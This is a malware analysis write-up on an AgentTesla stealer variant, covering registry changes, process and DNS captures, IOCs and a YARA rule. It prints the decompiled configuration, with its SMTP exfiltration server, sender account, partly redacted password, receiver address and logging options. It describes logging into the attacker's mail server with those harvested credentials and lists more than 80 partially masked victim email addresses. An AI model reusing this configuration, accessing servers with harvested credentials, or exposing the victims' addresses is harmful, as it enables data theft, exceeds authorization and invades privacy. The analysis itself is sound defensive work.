
Figure 17: Retrieve data from DB

At this point, I decided to run the malware and observe its effects on the system. To do this, I used Regshot to capture the system's registry before and after running the malware. This allowed me to analyze the changes made to the registry by the malware.



```
----------------------------------
Keys added: 34
----------------------------------
[redacted]
HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\Docs_RASAPI32
HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\Docs_RASMANCS
```

Figure 18: Regshot Change




```
----------------------------------
Values added: 950
----------------------------------
[redacted]
HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\Docs_RASAPI32\EnableFileTracing: 0x00000000
HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\Docs_RASAPI32\EnableAutoFileTracing: 0x00000000
HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\Docs_RASAPI32\EnableConsoleTracing: 0x00000000
HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\Docs_RASAPI32\FileTracingMask: 0xFFFF0000
HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\Docs_RASAPI32\ConsoleTracingMask: 0xFFFF0000
HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\Docs_RASAPI32\MaxFileSize: 0x00100000
HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\Docs_RASAPI32\FileDirectory: "%windir%\tracing"
HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\Docs_RASMANCS\EnableFileTracing: 0x00000000
HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\Docs_RASMANCS\EnableAutoFileTracing: 0x00000000
HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\Docs_RASMANCS\EnableConsoleTracing: 0x00000000
HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\Docs_RASMANCS\FileTracingMask: 0xFFFF0000
HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\Docs_RASMANCS\ConsoleTracingMask: 0xFFFF0000
HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\Docs_RASMANCS\MaxFileSize: 0x00100000
HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\Docs_RASMANCS\FileDirectory: "%windir%\tracing"
```

Figure 19: Regshot Change

The registry modification indicates that the malware is attempting to disguise itself as a legitimate system process, which could complicate detection and removal efforts.

Malware Configuration

After searching through the Assembly Explorer, I was able to extract the malware configuration, as shown in Figure 17.


dnSpy v6.4.1 (32-bit, .NET Framework, Administrator)
File Edit View Debug Window Help
C#
Start
Assembly Explorer
.cctor() : void

```
// 0XPR8ZCx9X9.Stu4Un2
// Token: 0x0600000E RID: 14 RVA: 0x00003EE8 File Offset: 0x000020E8
// Note: this type is marked as 'beforefieldinit'.
static Stu4Un2()
{
    Stu4Un2.PcHwid = "";
    Stu4Un2.ThisComputerName = "";
    Stu4Un2.AsmFilePath = "";
    Stu4Un2.PublicIpAddress = "";
    Stu4Un2.PublicIpAddressGrab = Convert.ToBoolean("true");
    Stu4Un2.IpApi = "https://api.ipify.org";
    Stu4Un2.lastInputInf = default(Aclw.9rv5QQjbN98);
    Stu4Un2.PublicUserAgent = "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0";
    Stu4Un2.PcState = true;
    Stu4Un2.Log_text = "";
    Stu4Un2.EnableKeylogger = Convert.ToBoolean("false");
    Stu4Un2.EnableScreenLogger = Convert.ToBoolean("false");
    Stu4Un2.EnableClipboardLogger = Convert.ToBoolean("false");
    Stu4Un2.EnableTorPanel = Convert.ToBoolean("false");
    Stu4Un2.EnableCookies = Convert.ToBoolean("false");
    Stu4Un2.EnableContacts = Convert.ToBoolean("false");
    Stu4Un2.DeleteBackspace = Convert.ToBoolean("false");
    Stu4Un2.TorPid = 0;
    Stu4Un2.KeyloggerInterval = Convert.ToInt32("20");
    Stu4Un2.ScreenInterval = Convert.ToInt32("20");
    Stu4Un2.LogType = Convert.ToInt32("1");
    Stu4Un2.SmtpSSL = Convert.ToBoolean("true");
    Stu4Un2.SmtpPort = Convert.ToInt32("587");
    Stu4Un2.SmtpAttach = Convert.ToBoolean("false");
    Stu4Un2.SmtpServer = "mail.albushrametalic.com";
    Stu4Un2.SmtpSender = "mustafa@albushrametalic.com";
    Stu4Un2.SmtpPassword = "GLB[redacted]
    Stu4Un2.SmtpReceiver = "saeed9797seead@gmail.com";
    Stu4Un2.AppAddStartup = Convert.ToBoolean("false");
    Stu4Un2.HideFileStartup = Convert.ToBoolean("false");
    Stu4Un2.AppStartupFullPath = "";
    Stu4Un2.StartupDirectoryPath = "";
    Stu4Un2.StartupEnvName = "appdata";
    Stu4Un2.StartupDirectoryName = "dlkgRN";
    Stu4Un2.StartupInstallationName = "dlkgRN.exe";
    Stu4Un2.StartupRegName = "dlkgRN";
}
```

Figure 20: Extracted Malware Configuration

Extracting IOC From The SMTP Server


Using the SMTP credentials, I successfully logged into the attacker's SMTP server and extracted additional IOCs. I wrote a Python script to extract the logs, but for privacy reasons, I won't provide the script here.

Then, I developed an additional Python script to specifically extract emails from the logs.

```
import csv
import re

# Regular expression to match email addresses
email_regex = r'\b[A-Za-z0-9._%+-]+@[A-Za-z0-9.-]+\.[A-Z|a-z]{2,6}\b'

# Path to the CSV file
csv_file_path = 'emails2.csv'

# Set to store unique email addresses
unique_emails = set()

# Open the CSV file for reading with utf-8 encoding
with open(csv_file_path, mode='r', newline='', encoding='utf-8') as file:
    # Create a CSV reader object
    csv_reader = csv.reader(file)

    # Loop over each row in the CSV file
    for row in csv_reader:
        # Join all the columns in the row into a single string
        row_str = ' '.join(row)

        # Use regular expression to find email addresses in the row string
        emails = re.findall(email_regex, row_str)

        # Add unique email addresses to the set
        unique_emails.update(emails)

# Print the unique email addresses
for email in unique_emails:
    print(email)
```

Using this script, I was able to extract more than 80 emails that may be compromised or related to the attacker.

In addition, running the malware revealed the newly generated processes. Using Wireshark, I captured network IOCs.



Process Explorer - Sysinternals: www.sysinternals.com [WINDOWSBM\bm] (Administrator)
File Options View Process Find Users Help
<Filter by name>

[redacted]

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
procexp64.exe	0.75	27,696 K	50,788 K	9356	Sysinternals Process Explorer	Sysinternals - www.sysinternals.com
Docs.exe		19,180 K	31,136 K	2980	QQ復複覆	Shenzhen Tencent Computer System Co., Ltd.

CPU Usage: 3.75% | Commit Charge: 18.69% | Processes: 119 | Physical Usage: 22.49%

Figure 21: The New Proccess


Activities
Wireshark
Jun 4 09:14
*any
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

dns

```
No.  Time                       Source     Destination  Protocol  Length Info
   3 2024/156 13:14:06.9750315… 10.0.0.4   10.0.0.3     DNS           75 Standard query 0x6476 A api.ipify.org
   4 2024/156 13:14:06.9827878… 10.0.0.3   10.0.0.4     DNS           91 Standard query response 0x6476 A api.ipify.org A 10.0.0.3
```

```
› Frame 3: 75 bytes on wire (600 bits), 75 bytes captured (600 bits) on interface any, id 0
› Linux cooked capture v1
› Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3
› User Datagram Protocol, Src Port: 49152, Dst Port: 53
› Domain Name System (query)
```

```
0000  00 00 00 01 00 06 08 00  27 a5 5f c7 00 00 08 00   ········ '·_···..
0010  45 00 00 3b a1 f7 00 00  80 11 84 b4 0a 00 00 04   E··;···· ········
0020  0a 00 00 03 c0 00 00 35  00 27 fd ff 64 76 01 00   ·······5 ·'··dv··
0030  00 01 00 00 00 00 00 00  03 61 70 69 05 69 70 69   ········ ·api·ipi
0040  66 79 03 6f 72 67 00 00  01 00 01                  fy·org·· ···
```

Figure 22: Using WireShark

IOCs

- Hash:

  ```
  e2f6a376216a6492d6fe3648a969608c
  5e8a624d975b4d471b6145ae628a2f97
  bc19b0a9d487ac8e5d22b40bd6176d2d
  ```

- URL:

  ```
  hxxps://account.dyn[.]com
  api[.]ipify[.]org
  ```

- Emails:

```
mabouamayem@ta***d[.]ae
imran@alb******lic[.]com
shakim@t***d[.]ae
sivaraj.t@tho*****ast[.]com
Suneesh_KS@s**[.]ae
Vibin.Davis@a*****air[.]com
sabu@t***ae[.]com
QRWorkshopauh@****[.]ae
reem.albedwawi@e****up[.]com
chiragjoshi@gra*******ves[.]com
anuvind@albu*******ic[.]com
vinodkumar@g*****lf[.]com
jessa@ki******ings[.]com
madhav@ge*****lf[.]com
abdul.samad@e*****up[.]com
jbayhon@t****ed[.]ae
Raman.Jha@a****ir[.]com
Purchase3[.]spme@su*****en[.]com
chandrajith@t****e[.]com
simpson.d@****c[.]ae
saheer.m@en****up[.]com
Workshopauh@h***c[.]ae
kausarali@a*****ic[.]com
purchase3.spme@su****en[.]com
coordinator@t***e[.]com
ameen_aziz@go*******lc[.]com
mmerchant52@****o[.]com
Deepanshu.Gupta@****r[.]com
stanveer@t****d[.]ae
ibrah.esad@****[.]com
muhammedsigma786@*****[.]com
Dinakaran.Umamaheswaran@a*****ir[.]com
hameed@alb*****lic[.]com
ismailpt@t****e[.]com
Serviceauh@h***c[.]ae
news@ncx[.]ni****e[.]ae
Thameem.Mohammed@a****ir[.]com
saeed9797seead@****[.]com
Mohamed.Abdhul@a****ir[.]com
thiemokho.doucoure@e****up[.]com
Muhammed.Shihabuddin@s***[.]ae
Sreenidhi.Gadihalli@a****ir[.]com
lahiru.r@****c[.]ae
omajdalawi@t****d[.]ae
Naushad.Ahmad@e****p[.]com
Syed.Oli@a****ir[.]com
wahmed@t***ed[.]ae
Purchaseauh@h***c[.]ae
nabdulsalam@t****d[.]ae
purchaseauh@h****c[.]ae
krisanth.c@g*****f[.]com
qc1@g****em[.]com
```

```
serviceauh@h***c[.]ae
anita.singh@c*****st[.]com
Jules.v@h***c[.]ae
Saadiyat.DCP1@a****r[.]com
dinakaran.umamaheswaran@a*****r[.]com
mohamed.halan@g****lf[.]com
Mailer-Daemon@box2229[.]b****t[.]com
info@a*****c[.]com
sales@p**st[.]com
mustafa@a****ic[.]com
Amrou.Askar@a****ir[.]com
ummer.mohammed@****[.]com
ashiq.mehmood@e****up[.]com
ramesh@a****ic[.]com
anup.p@h***c[.]ae
vinup.s@g****f[.]com
mohan@g****f[.]com
Inderjeet.Arora@a****ir[.]com
Bheemrao.Kumar@a***ir[.]com
ttaylor@t****cy[.]us
arul@g****f[.]com
QRworkshopauh@h****c[.]ae
anand.bodas@******[.]com
gulfe@g****c[.]ae
info@a****ms[.]com
purchase@p***t[.]com
khozem@a*****lic[.]com
dwi.endah@en****p[.]com
joyson.lobo@ca****st[.]com
ravindrarao@t****e[.]com
```

Yara Rule

```
rule AgentTeslaRule {
    meta:
        description = "Searches for AgetTesla variant"
        author = "0xMrMagnezi"
        date = "2024-06-05"

    strings:
        $hex_sequence = { 24 61 38 31 37 33 65 61 33 2D 38 36 32 64 2D 34 62 37 65 2D
62 36 36 62 2D 65 30 37 63 66 64 32 65 62 36 34 37 }
        $ascii = "PY718E785ZXFG4844GPE4Z"
        $wide = "PY718E785ZXFG4844GPE4Z" wide
        $nocase = "PY718E785ZXFG4844GPE4Z" nocase
        $wide_nocase = "PY718E785ZXFG4844GPE4Z" wide nocase

    condition:
        $hex_sequence or $ascii or $wide or $nocase or $wide_nocase
}
```